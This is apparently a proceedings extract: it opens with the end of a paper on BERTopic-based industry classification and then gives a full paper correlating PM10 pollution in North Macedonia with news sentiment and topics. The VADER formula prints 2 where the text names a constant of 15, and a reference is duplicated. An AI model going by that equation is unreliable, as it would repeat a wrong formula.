Table III). But developing such a sophisticated TMIC standard is beyond the scope of this study.

TABLE III. COMPARISON BETWEEN THE FOUR TMIC MODELS

TMIC Model	Characteristics	
	Number of basic economic fields	Multiple levels possibility
Model A	13	No
Model B	15	No
Model C	30	Yes
Model D	22	Yes




Figure 6. BERTopic Hierarchical Clustering for TMIC Model D

V. CONCLUSION

In this paper, we have ventured into uncharted territories within the FinTech domain, specifically exploring and defining the realm of Topic Modeling-driven Industry

Classification (TMIC). Leveraging the capabilities of BERTopic, complemented by ChatGPT, we have successfully formulated four innovative TMIC models/schemes, rooted in the descriptions of S&P 1500 and Russell 3000 companies. Although in its nascent stage, our endeavor has yielded promising results. Our models have demonstrated a meaningful capacity to construct industry classifications for diverse companies, emphasizing a data-driven and cost-effective approach. BERTopic emerges as a commendable choice for this venture, particularly when confronted with expansive datasets that give rise to intricate and multi-faceted TMIC standards. This journey prompts contemplation on critical aspects for future exploration. Firstly, the nature of the dataset itself beckons further inquiry. Exploring the efficacy of TMIC models with even briefer or more extensive company descriptions, such as those found in financial 10-Ks, could be significant in terms of revealing new dimensions to the data. Secondly, the scope of companies under consideration demands attention. Expanding the enterprise to encompass larger sets of companies, including those from the Wilshire 5000, SIC EDGAR database, or international markets, could offer valuable insights. Additionally, a nuanced examination of Topic Modeling techniques becomes imperative. While BERTopic stands as a state-of-the-art algorithm in the Topic Modeling scene, exploring the comparative efficacy of other methodologies such as Top2Vec or LDA, or integrating BERTopic with additional clustering techniques, holds the potential for refining TMIC standards. A comprehensive comparative analysis in this direction would undoubtedly enrich the existing literature and illuminate new paths for future research in the evolving landscape of TMIC.

REFERENCES

- [1] Ryan L. Phillips & Rita Ormsby (2016) Industry classification schemes: An analysis and review, *Journal of Business & Finance Librarianship*, 21:1, 1-25, DOI: 10.1080/08963568.2015.1110229
- [2] Watanabe, K., & Zhou, Y. (2022). Theory-Driven Analysis of Large Corpora: Semisupervised Topic Classification of the UN Speeches. *Social Science Computer Review*, 40(2), 346–366. <https://doi.org/10.1177/0894439320907027>
- [3] Suominen, A. and Toivanen, H. (2016), Map of science with topic modeling: Comparison of unsupervised learning and human-assigned subject classification. *J Assn Inf Sci Tec*, 67: 2464-2476. <https://doi.org/10.1002/asi.23596>
- [4] Morimoto, T., Kawasaki, Y. Forecasting Financial Market Volatility Using a Dynamic Topic Model. *Asia-Pac Financ Markets* 24, 149–167 (2017). <https://doi.org/10.1007/s10690-017-9228-z>
- [5] Thewissen, James and Shrestha, Prabal and Torsin, Wouter and Pastwa, Anna, Unpacking the Black Box of ICO White Papers: A Topic Modeling Approach (May 24, 2022). *Journal of Corporate Finance*, Forthcoming, Available at SSRN: <https://ssrn.com/abstract=4119041>
- [6] Doyle, G., & Elkan, C. (2009b). Financial topic models. In *Proceedings of the NIPS Applications for topic models: Text and beyond workshop*.
- [7] Hoberg, G., & Phillips, G. (2016). Text-Based Network Industries and Endogenous Product Differentiation. *Journal of Political Economy*, 124(5), 1423–1465. <https://www.jstor.org/stable/26549905>
- [8] H. Yang, H. J. Lee, S. Cho and E. Cho, "Automatic classification of securities using hierarchical clustering of the 10-Ks," 2016 IEEE International Conference on Big Data (Big Data), Washington, DC, USA, 2016, pp. 3936-3943, doi: 10.1109/BigData.2016.7841069.
- [9] S. W. Jeon, H. J. Lee and S. Cho, "Building industry network based on business text: Corporate disclosures and news," 2017 IEEE International Conference on Big Data (Big Data), Boston, MA, USA, 2017, pp. 4696-4704, doi: 10.1109/BigData.2017.8258517.
- [10] Bonne, George, Andrew W. Lo, Abilash Prabhakaran, Kien Wei Siah, Manish Singh, Xinxin Wang, Peter Zangari, and Howard Zhang (2022), "An Artificial Intelligence-Based Industry Peer Grouping System," *Journal of Financial Data Science* 4 (2), 9-36.
- [11] Dolphin, R., Smyth, B., & Dong, R. (2022). A Multimodal Embedding-Based Approach to Industry Classification in Financial Markets. <https://arxiv.org/abs/2211.06378>
- [12] Wu, D., Wang, Q., & Olson, D. L. (2023). Industry classification based on supply chain network information using Graph Neural Networks. *Applied Soft Computing*, 132, 109849. Wu, D., Wang, Q., & Olson, D. L. (2023). Industry classification based on supply chain network information using Graph Neural Networks. *Applied Soft Computing*, 132, 109849. <https://doi.org/10.1016/j.asoc.2022.109849>
- [13] S&P Dow Jones Indices. "S&P Composite 1500: Overview," <https://www.spglobal.com/spdji/en/indices/equity/sp-composite-1500/>.
- [14] Leonard, K. (2023, April 27). Russell 3000: What it is & what it tracks. Seeking Alpha. <https://seekingalpha.com/article/4509809-what-is-the-russell-3000>
- [15] S&P Dow Jones Indices. "The S&P Composite 1500®: An Efficient Measure of the U.S. Equity Market," <https://www.spglobal.com/en/research-insights/articles/the-sp-composite-1500-an-efficient-measure-of-the-u-s-equity-market/>."
- [16] Grootendorst, M. (2022). BERTopic: Neural topic modeling with a class-based TF-IDF procedure. arXiv preprint arXiv:2203.05794.
- [17] Walsh, T. (2023, May 19). Everyone's having a field day with ChatGPT – but nobody knows how it actually works. The Conversation. <https://theconversation.com/everyones-having-a-field-day-with-chatgpt-but-nobody-knows-how-it-actually-works-196378>
- [18] Hu, K. (2023, February 2). ChatGPT sets record for fastest-growing user base - analyst note. Reuters. <https://www.reuters.com/technology/chatgpt-sets-record-fastest-growing-user-base-analyst-note-2023-02-01/>
- [19] Grootendorst, M. P. (n.d.). Best Practices - BERTopic. BERTopic. https://maartengr.github.io/BERTopic/getting_started/best_practices/best_practices.html

Analysing a Decade of Air Pollution Trends and Media Coverage

1st Stefani Kulebanova

Faculty of Computer Science and
Engineering, Ss. Cyril and Methodius
University
Skopje, Republic of North Macedonia
stefani.kulebanova@students.finki.ukim.mk

2nd Jana Prodanova

Macedonian Academy of Sciences and Arts
Skopje, Republic of North Macedonia
jprodanova@manu.edu.mk

3rd Aleksandra Dedinec

Faculty of Computer Science and
Engineering, Ss. Cyril and Methodius
University
Skopje, Republic of North Macedonia
aleksandra.kanevche@finki.ukim.mk

Abstract—In this study we will delve into the complex trends of air pollution and media coverage. Our aim was to uncover patterns between these two separate public sources and acknowledge how the news media portrays air pollution. With a collection of big quantitative data, from January 2014 till December 2023 - a ten year period, this research explores the relationship between the number of PM10 particles and the number of news articles, as well as their sentiment during the same time period. Through topic modeling, we explore hidden patterns in their relationship and attempt to gain a deeper understanding of it. A thorough analysis of the media articles revealed that the trend of air pollution is followed by the news in short periods of time.

Keywords—air pollution, pm10, North Macedonia, news media, sentiment analysis, topic modelling, cross correlation

I. INTRODUCTION

The Republic of North Macedonia (RN Macedonia) faces significant challenges related to air quality [1]. Skopje, the capital, hosts some of the most polluted districts on the continent, with air quality often reaching hazardous levels [1,2]. Poor Air quality in RN Macedonia also contributes to significant morbidity and mortality - about 1,600 people die prematurely every year as a result of exposure to high PM levels in RN Macedonia. About 21 percent of this burden is carried by the capital city, Skopje [3]. According to the World Health Organization, [4] air pollution becomes dangerous when PM10 particles -- airborne particles smaller than 1/100th of a millimetre [5] -- exceed 45 micrograms per cubic metre over 24 hours. In recent days, readings of more than 100 micrograms were recorded in several suburbs across Skopje [6]. How air pollution is portrayed, has a potential to shape societal responses. Media outlets serve as conduits of information, amplifying scientific findings, policy announcements, and public concerns [7, 8]. Media narratives can influence public awareness, individual behaviour, and political will [8]. Using interdisciplinary methods, we aim to uncover underlying patterns in air quality and media representation. By analysing PM10 data and news coverage from a decade long period (from January 2014 to December 2023), we aim to identify crucial themes, track temporal fluctuations, and highlight regional disparities. Ultimately,

we hope to provide insight into air pollution's complexity and support informed discussions about mitigation measures.

II. RELATED WORK

Recent interest has surged in analysing global media coverage of air pollution, given its powerful influence on social and political realities [7, 8]. Understanding shifts in public and political awareness, particularly in Low- and Middle-Income Countries (LMIC) [9], where knowledge transfer on air pollution's health risks remains insufficient, is crucial. Notable studies, such as Agyei-Mensah et al. (2022) [10], have delved into media framing of air pollution. Their analysis of Ghanaian media revealed a rising trend in coverage, focusing on impacts and policies rather than causes. Similarly, the study "A review of media effects: implications for media coverage of air pollution and cancer" [11] investigates how media representation affects public perception and policy responses regarding air pollution and its link to cancer. While recognizing the media's role in raising awareness, the paper identifies reporting gaps, such as a preference for episodic incidents over chronic issues, inadequate emphasis on health effects, and sparse discussion of solutions. Recommendations include improving media effectiveness through comprehensive reporting, solution-oriented coverage, and clear scientific communication.

III. DATA

A. News Data

For obtaining the News Data, we utilised the web-crawling tool Octoparse [12] to gather daily teaser texts from news articles containing the specified keywords: “аерозагадување” (air pollution), “загадување” (pollution), “загаден” (polluted), “пм10” (pm10). A teaser serves as a brief preview of an article, enticing readers to explore specific news items [13]. Our crawling process targeted the news website Time.mk [14], a cluster-based news aggregator analysing 15,000 news pieces daily sourced from 120 distinct outlets.

B. Air Pollution Data

The obtaining of air pollution data was undertaken to analyse the temporal dynamics between news article

frequencies and the oscillations in PM10 particle concentrations, as monitored by official measuring stations. The PM10 dataset originating from RN Macedonia [6] was gathered from 24 monitoring sites, managed and financially supported by the Ministry of environment and physical planning. Hourly data spanning from January 1st, 2014 to December 2023 was condensed into daily aggregates to correspond with the periodicity of news teaser collection, ensuring methodological consistency in the examination of air pollution data.

IV. METHODOLOGY

A. Data preprocessing

The text data from news teasers was preprocessed to remove noise and irrelevant information, as well as duplicate news articles. Steps included tokenization, lowercasing, removal of punctuation, stop words, and special characters. The raw PM10 data was cleaned to remove missing data, the time was standardised and the data was aggregated on a daily basis, suitable for further processing.

B. Sentiment Analysis

Sentiment analysis was conducted using the Valence Aware Dictionary and Sentiment Reasoner (VADER), [15] a specialised lexicon-based tool designed specifically for analysing sentiments in social media texts. VADER employs a lexicon that assigns pre-defined sentiment scores to individual words. Each word is tagged with a polarity score, ranging from -1 (indicating extreme negativity) to +1 (representing strong positivity). Beyond individual word scores, VADER takes into account context, punctuation, capitalization, and even valence shifters—words that alter the sentiment of adjacent words. After aggregating individual word scores, VADER normalises them to a scale between -1 (most negative) and +1 (most positive). The resulting compound score provides a comprehensive assessment of the text's sentiment.

$$X = \frac{x}{\sqrt{x^2 + 2}} \quad (1)$$

In (1), x is the sum of Valence scores of constituent words and α is a normalisation constant with a default value equal to 15. For severalizing the tweets into positive, negative, and neutral sentiment groups, the default threshold value of - 0.05 and + 0.05 was used.

Each article was scored for positive, negative, and neutral sentiment, as well as an overall compound score representing the aggregated sentiment.

C. Cross-correlation

To explore the relationship between air pollution dynamics and media discourse, we conducted time series statistical analysis using cross correlation. Cross correlation measures the similarity between two time series as a function of the displacement of one relative to the other [16].

Let $g(k)$ and $p(k)$, with k integer, be two sampled sequences of time series. We assume, for simplicity, $-\infty < k < +\infty$. A standard, unnormalized definition of cross-correlation is:

$$\Phi_{pg}(\tau) = \sum_{k=-\infty}^{+\infty} p(k - \tau)g(k) \quad (2)$$

where the integer τ is the relative delay [17].

We calculated cross correlation coefficients between PM10 concentrations and sentiment scores derived from news articles over corresponding time periods. This analysis helped identify any potential temporal relationships or lag effects between air pollution trends and media sentiment.

D. Topic Modelling

Topic modelling using Latent Dirichlet Allocation (LDA) was employed to uncover latent themes and topics present in the corpus of news articles. LDA [18] is a generative statistical model that allows documents to be represented as mixtures of topics, where each topic is characterised by a distribution of words. The probability distribution for each topic z in document d can be computed as:

$$P(z|d) = \frac{P(z)P(d|z)}{P(d)} \quad (3)$$

By applying LDA to the preprocessed news articles, we identified distinct topics and their associated keywords. This analysis provided insights into the prevalent themes discussed in media coverage of air pollution over the study period.

V. RESULTS

A. Obtained sentiments

Our analysis revealed distinct seasonal patterns in news sentiment regarding air pollution. Specifically, we observed a notable increase in the number of negative news articles during the winter months, spanning from November to February. This seasonal trend persisted across all years in the dataset, indicating a consistent pattern of heightened negative sentiment during high pollution periods.

As shown in Figure 1, there is fluctuation in the sentiment over the course of each year. A clear peak in the number of negative news articles is evident during the winter months, aligning with increased air pollution levels.




Fig. 1 Monthly trend of positive, negative and neutral Time.mk teasers from 2014 to 2023

B. Cross-correlation

The cross-correlation analysis conducted between the aggregated daily time series data of air pollution levels and aggregated daily number of negative news teasers revealed intriguing insights into the relationship between these variables. The analysis identified moderate positive correlation between air pollution levels and media sentiment scores with a lag of 1 time unit between the two time series with cross-correlation coefficient of 0.23. This suggests that as air pollution levels increase, media sentiment tends to become more negative. This could also be observed from Figure 2, where the months with higher number of PM10 particles have increased number of media coverage with negative sentiment.

While the peaks of PM10 levels show a declining trend each year, the percentage of negative news articles does not exhibit a corresponding decrease. Namely, in 2018, 2019 and 2023 the percentage of negative news has clear peaks, although the average PM10 particles has decreased (Fig. 3).




Fig. 3 Trend of yearly average PM10 particles and yearly percentage of Time.mk teasers from 2014 to 2023

C. Obtained topics

The LDA algorithm revealed distinct topics prevalent in news coverage over the ten-year period. Topics varied temporally, reflecting evolving societal concerns, policy initiatives, and environmental events. The 2 prevalent topics that showed through each year were:

1) "Government Policies and Regulations"

This topic encompassed news articles discussing government initiatives, legislative measures, and regulatory frameworks aimed at addressing air pollution. Subtopics included emissions standards, environmental regulations, and policy debates.

2) "Levels of PM10 particles and Public Opinion"

Articles under this topic focused on reporting the air pollution and public concerns. Subtopics included pollution threshold, air quality, protests, and community health initiatives.

The results however did not include topics on individual mitigation strategies for air pollution, which are crucial to advocate social awareness to the citizens.

VI. DISCUSSION AND CONCLUSION

The findings of this study have produced intriguing results, including decreased number of PM10 particles, while the percentage of negative news increase. As per our observations, the highest peaks of the percentage of negative news are in the years 2018, 2019 and 2023, despite the trend




Fig. 2 Cross-correlation of monthly frequency of PM10 particles and Time.mk teasers from 2014 to 2023

of air pollution decreasing each year - we want to note that it is still on the high upper side of the normal range. This lack of correlation between the yearly declining PM10 levels and negative news articles suggests that media coverage may not always be directly indicative of improvements in air quality. This could be due to various factors such as sensationalism, differing agendas of news outlets, or the prioritization of certain types of news over others. Meanwhile, we have observed that the constant increased levels of PM10 particles in the winter months are in line with the heating season in RN Macedonia (October through February), where around 60% of the population are using wood, pellets, coal or oil as a source for indoor heating [19]. These time periods in our study are also linked to an increased number of negative news articles and the monthly and daily cross-correlation have produced positive results - as we expected. Overall, the positive correlation on a daily basis points to a short-term sensitivity of media coverage to changes in PM10 levels, while the lack of correlation on a yearly basis indicates that the relationship between PM10 levels and negative news coverage is influenced by various factors over longer time periods.

For further investigation of the portrayal of air pollution in media articles, we implemented topic modeling, which identified topics on the basis of each year, revealing the key themes that are included in the news. While the media is following the trend of air pollution, it does not try to influence it. The topics show that the news articles focus mostly on reporting the levels of PM10 particles and government policies, while lacking initiatives to shape public perceptions and attitudes, including strategies for mitigating air pollution and individual civic initiatives. In a time when the media is capable of shaping public opinion [20], we believe that this kind of motivation for taking action is very important.

In conclusion, our study contributes to a deeper understanding of the relationship between air pollution and media coverage. By gathering data and analyzing the trends and correlations between them, we gathered quantitative and qualitative data that shows the interconnected trends and clearly suggests that the media is influenced by the air pollution PM10 particles. Following these findings, we advocate for more proactive communication, mitigation strategies and promotion of environmental sustainability in RN Macedonia and beyond.

ACKNOWLEDGMENT

The research presented in this article was conducted during an internship in the Macedonian Academy of Sciences and Arts.

REFERENCES

- [1] Ajit Niranjana. "The air tastes like burnt plastic": Skopje's chronic pollution problem", 2024, The Guardian, www.theguardian.com/world/2023/sep/20/air-tastes-like-burnt-plastic-skopje-chronic-pollution-problem-north-macedonia [Accessed: 20-Mar-2024]
- [2] IQAir. "Air quality in North Macedonia", 2024, IQAir, www.iqair.com/north-macedonia [Accessed: 20-Mar-2024]
- [3] World Bank. "Air Quality Management in North Macedonia", 2019, pp. 1-15, World Bank, <https://documents1.worldbank.org/curated/en/116521576516981237/pdf/Air-Quality-Management-in-North-Macedonia.pdf> [Accessed: 01-Oct-2024]
- [4] World Health Organization. "Ambient (outdoor) air pollution", 2022, World Health Organization, [www.who.int/news-room/fact-sheets/detail/ambient-\(outdoor\)-air-quality-and-health](https://www.who.int/news-room/fact-sheets/detail/ambient-(outdoor)-air-quality-and-health) [Accessed: 01-Jan-2024]
- [5] NSW Government. "Particulate matter (PM10 and PM2.5)", 2020, NSW Government, www.health.nsw.gov.au/environment/air/Pages/particulate-matter.aspx [Accessed: 21-Mar-2024]
- [6] Ministry of environment and physical planning – Republic of North Macedonia. "Air Quality Portal", https://air.moepp.gov.mk/?page_id=175, [Accessed: 01-Mar-2024]
- [7] Buturoiu, Raluca & Voloc, Ana. "Media Coverage in Times of Crisis. Intermedia Agenda-setting of COVID-19 – related Topics", 2019, Romanian Journal of Communication and Public Relations. 23. 7-22. 10.21018/rjcp.2021.2.323.
- [8] Aline Scherrer, "How media coverage of technologies affects public opinion: Evidence from alternative fuel vehicles in Germany, Environmental Innovation and Societal Transitions", Volume 47, 2023, 100727, ISSN 2210-4224, <https://doi.org/10.1016/j.eist.2023.100727>.
- [9] Stefano DellaVigna, Eliana La Ferrara. "Chapter 19 - Economic and Social Impacts of the Media", Volume 1, 2015, Pages 723-768, ISSN 2213-6630, ISBN 9780444636911, <https://doi.org/10.1016/B978-0-444-63685-0.00019-X>.
- [10] Agyei-Mensah S, Kyere-Gyeabour E, Mwaura A, Mudu P. "Between Policy and Risk Communication: Coverage of Air Pollution in Ghanaian Newspapers. International Journal of Environmental Research and Public Health", 2022; 19(20):13246. <https://doi.org/10.3390/ijerph192013246>
- [11] Murukutla N, Kumar N, Mullin S. "A review of media effects: implications for media coverage of air pollution and cancer", 2019, Annals of Cancer Epidemiology, Vol.3, doi: 10.21037/ace.2019.07.03
- [12] Almqabali, Iqtibas Salim Hilal, et al. "Web Scrapping: Data Extraction from Websites." Journal of Student Research (2019).
- [13] Kam, Sanjeev Kumar, et al. "News Article Teaser Tweets and How to Generate Them." arXiv preprint arXiv:1807.11535 (2018).
- [14] I. Trajkovski, "How does TIME.mk work?", Time.mk, 2008. Available at: <https://time.mk/info/site>, [Accessed: 01-Oct-2023]
- [15] Hutto, C., & Gilbert, E. (2014). VADER: A Parsimonious Rule-Based Model for Sentiment Analysis of Social Media Text. Proceedings of the International AAAI Conference on Web and Social Media, 8(1), 216-225. <https://doi.org/10.1609/icwsm.v8i1.14550>
- [16] Z. Pang, G. Wang, B. Wang and L. Wang, "Comparison Between Time Shifting Deviation and Cross-Correlation Methods," in Journal of Lightwave Technology, vol. 40, no. 9, pp. 3003-3009, 1 May, 2022, doi: 10.1109/JLT.2022.3146718.
- [17] Flavio Poletto, Francesco Miranda, Chapter 8 - Preprocessing of SWD data, Seismic While Drilling (Second Edition), Elsevier, 2022, Pages 325-399, ISBN 9780128231456, <https://doi.org/10.1016/B978-0-12-823145-6.00020-1>
- [18] Blei, David & Ng, Andrew & Jordan, Michael. (2001). Latent Dirichlet Allocation. The Journal of Machine Learning Research. 3. 601-608.
- [19] State Statistical Office. "Households by heating method and type of settlement, by municipalities, Census 2021", 2021, https://makstat.stat.gov.mk/PXWeb/pXweb/mk/MakStat/MakStat_Popisi_Popis2021_NaselenieVkupno_Domakinstva/T2006P21.px/ [Accessed: 23-Mar-2024]
- [20] Gary King et al. "How the news media activate public expression and influence national agendas", 2017, Science358, 776-780, DOI:10.1126/science.aao1100